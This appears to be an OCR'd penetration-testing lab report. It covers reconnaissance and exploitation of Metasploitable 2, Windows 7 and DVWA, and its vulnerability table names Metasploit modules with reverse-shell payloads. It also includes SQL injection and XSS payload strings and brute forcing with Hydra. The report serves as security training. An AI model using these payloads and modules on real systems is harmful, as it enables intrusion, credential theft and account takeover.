
Local Network Discovery

Shows the available networks.




Reconnaissance - Port Scanning: Metasploitable 2

Shows the available and open ports on the Metasploitable 2 machine.




Reconnaissance - Service Enumeration/ Version Detection/OS Fingering: Metasploitable 2

Shows the OS and Service detection performed on the Metasploitable 2 machine.



Reconnaissance: Windows 7


Shows structured reconnaissance across Windows 7 target.



Reconnaissance: DVWA

Shows the structured reconnaissance of DVWA.

Vulnerability Identification




Vulnerability Identification Table

Target System	Service / Application	Vulnerability Description	Exploit Method	Risk Rating
Windows 7	SMBv1 (Port 445)	**MS17-010 EternalBlue (CVE-2017-0144)** – A critical remote code execution vulnerability in Microsoft's SMBv1 protocol. The flaw allows attackers to send specially crafted packets to a target SMBv1 server, enabling arbitrary code execution with SYSTEM privileges.	Uses a Metasploit module exploit/windows/smb/ms17_010_eternalblue with a Meterpreter payload to gain a reverse shell with SYSTEM-level access.	**CRITICAL**
Windows 7	SMBv1 (Port 445)	**MS08-067 (CVE-2008-4250)** – A remote code execution vulnerability in the Server service (SMB) that allows attackers to execute arbitrary code without authentication.	Uses a Metasploit module exploit/windows/smb/ms08_067_netapi to gain a reverse shell with SYSTEM privileges.	**CRITICAL**
Meta 2	vsftpd 2.3.4 (Port 21)	**vsftpd 2.3.4 Backdoor (CVE-2011-2523)** – A malicious backdoor that when a username containing :) is sent during login, opens a root-level shell on port 6200.	Uses a Metasploit module exploit/unix/ftp/vsftpd_234_backdoor. The exploit connects to FTP, sends the backdoor trigger, and connects to port 6200 for a root shell.	**CRITICAL**
Meta 2	Samba (Port 445)	**Samba** usermap_script **Command Injection (CVE-2007-2447)** – A vulnerability in Samba's "username map script" feature allows remote attackers to execute arbitrary commands with root privileges by sending a malicious username via the SMB	Use Metasploit module exploit/multi/samba/usermap_script with a cmd/unix/reverse payload to obtain a reverse shell as root.	**CRITICAL**


Vulnerability Identification Table

Target System	Service / Application	Vulnerability Description	Exploit Method	Risk Rating
DVWA	Web Application – SQL Injection	**SQL Injection (Blind & UNION-based)** – The "User ID" field on the SQL Injection page passes user input directly into a MySQL query without sanitization. Attackers can inject SQL statements to enumerate databases, extract user credentials, and potentially gain administrative access.	Inject payloads such as ' UNION SELECT null, user(),null# into the User ID field to extract database usernames and other sensitive information.	**HIGH**
DVWA	Web Application – Reflected Cross-Site Scripting (XSS)	**Reflected XSS** – The application echoes user-supplied input directly into the HTML response without proper sanitization or encoding. Attackers can craft malicious URLs containing JavaScript payloads and trick authenticated users into clicking them. When executed, the malicious script runs in the victim's browser, potentially stealing session cookies, performing unauthorized actions on behalf of the user, or defacing the page.	Inject a JavaScript payload into the input field on the Reflected XSS page (/vulnerabilities/xss_r/) or directly into the URL's name parameter. For Low security, enter <script>alert(/XSS/)</script> to trigger a popup, proving execution.	**CRITICAL**
DVWA	Web Application – Brute Force	**Brute Force / Weak Authentication** – The login page lacks rate-limiting, CAPTCHA, account lockout mechanisms, or any form of brute-force protection. In Low security, login credentials are transmitted via a GET request, and the application does not throttle repeated login attempts. Attackers can systematically submit thousands of username/password combinations until valid credentials are discovered.	Use an automated password spraying tool such as **Hydra** or **Burp Suite Intruder** against the login endpoint (/vulnerabilities/brute/).	**HIGH**
	Web Applicati	**CSRF** – The password change functionality (/vulnerabilities/csrf/) allows an attacker to change a user's	Craft a malicious HTML page containing an	

Exploitation Phase










Exploitation Phase: DVWA – SQL Injection

Using the payload “1’OR’1’=‘1” to bypass the intended query and retrieve all the records.









Exploitation Phase: DVWA – Cross-Site Scripting (Reflected)


The malicious script was used to include a request that immediately reflects back in the server's response. It is not stored on the server.






Exploitation Phase: DVWA – Brute Force


Repeated logins activities.







Exploitation Phase: DVWA – Brute Force

Successful Brute Force attack, after multiple attempts.










Exploitation Phase: DVWA – Cross-Site Request Forgery

Allow the changing of the admin's password without having any prior knowledge of the admin's previous password or permissions.






